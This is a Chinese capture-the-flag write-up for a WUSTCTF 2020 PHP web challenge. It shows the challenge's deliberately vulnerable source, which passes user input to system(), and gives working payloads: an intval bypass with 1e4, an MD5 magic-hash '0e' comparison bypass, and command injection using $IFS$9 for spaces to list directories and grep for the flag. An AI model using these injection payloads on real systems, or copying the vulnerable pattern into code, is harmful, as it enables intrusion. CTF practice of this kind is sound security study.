

[WUSTCTF 2020]
448 字
2 分钟
[WUSTCTF 2020]
在线靶场 https://www.nssctf.cn/problem/1988/

源代码
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/fl4g.php:2) in /var/www/html/fl4g.php on line 3<img src="/img.jpg"><?phpheader('Content-type:text/html;charset=utf-8');error_reporting(0);highlight_file(__file__);
//level 1if (isset($_GET['num'])){ $num = $_GET['num']; if(intval($num) < 2020 && intval($num + 1) > 2021){ echo "我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好.</br>"; }else{ die("金钱解决不了穷人的本质问题"); }}else{ die("去非洲吧");}//level 2if (isset($_GET['md5'])){ $md5=$_GET['md5']; if ($md5==md5($md5)) echo "想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.</br>"; else die("我赶紧喊来我的酒肉朋友, 他打了个电话, 把他一家安排到了非洲");}else{ die("去非洲吧");}
//get flagif (isset($_GET['get_flag'])){ $get_flag = $_GET['get_flag']; if(!strstr($get_flag," ")){ $get_flag = str_ireplace("cat", "wctf2020", $get_flag); echo "想到这里, 我充实而欣慰, 有钱人的快乐往往就是这么的朴实无华, 且枯燥.</br>"; system($get_flag); }else{ die("快到非洲了"); }}else{ die("去非洲吧");}?>这很简单level1,if(intval($num) < 2020 && intval($num + 1) > 2021),令num=1e4,intval($num)就是1,满足小于2020;num+1=1e4+1=10001,满足大于2021
level2, if ($md5==md5($md5)),一个数的MD5等于它的MD5,只要开头都是0e就行,这样他们都是等于0的,0e215962017→ MD5 为0e291242476940776845150308577824
level3, if(!strstr($get_flag," ")),这是不能有空格的意思可以用$IFS$9代替;
$get_flag = str_ireplace("cat", "wctf2020", $get_flag);这个会替换掉cat为wctf2020。

http://node5.anna.nssctf.cn:28498/fl4g.php?num=1e4&md5=0e215962017&get_flag=ls$IFS$9/看看根目录有什么。

http://node5.anna.nssctf.cn:28498/fl4g.php?num=1e4&md5=0e215962017&get_flag=grep$IFS$9-a$IFS$9-r$IFS$9NSS,全盘搜索NSS
文章分享
如果这篇文章对你有帮助,欢迎分享给更多人!
相关文章智能推荐
1
[UUCTF 2022 新生赛]funmd5 0e 碰撞与时间戳预测
打靶场preg_replace 的正则 `/^(.*)0e(.*)$/` 中,. 默认不匹配换行符 \n。如果字符串中包含换行符,且 0e 位于换行符之后,则整个正则无法......
2
[NISACTF 2022]checkin Unicode 双向控制字符(Bidi)混淆
打靶场这下看清楚了,VS Code能显示出这些不可见字符的占位符-- Unicode 控制字符
- \[U+202E] (RLO):从这里开始,后面的字符强制从右向左显示......
3
[SWPUCTF 2025 秋季新生赛]FIRST MEETING PHP 反序列化 POP 链
打靶场分析这段完整源码,需要构造一条非常经典的 POP 链(属性导向编程利用链)。
4
[HNCTF 2022 WEEK4]unf1ni3hed_web3he1 LFI + Session反序列化 + 条件竞争
打靶场2026-09-26
5
[安洵杯 2019]CSS Game CSS注入
打靶场这份 WP 假设你**完全没接触过 CSS 注入**,所以会先把 HTML、CSS、选择器、优先级这些基础讲明白,
然后再一步步把攻击链搭出来,最后给出可以直接跑的脚本和运行日志。
随机文章随机推荐
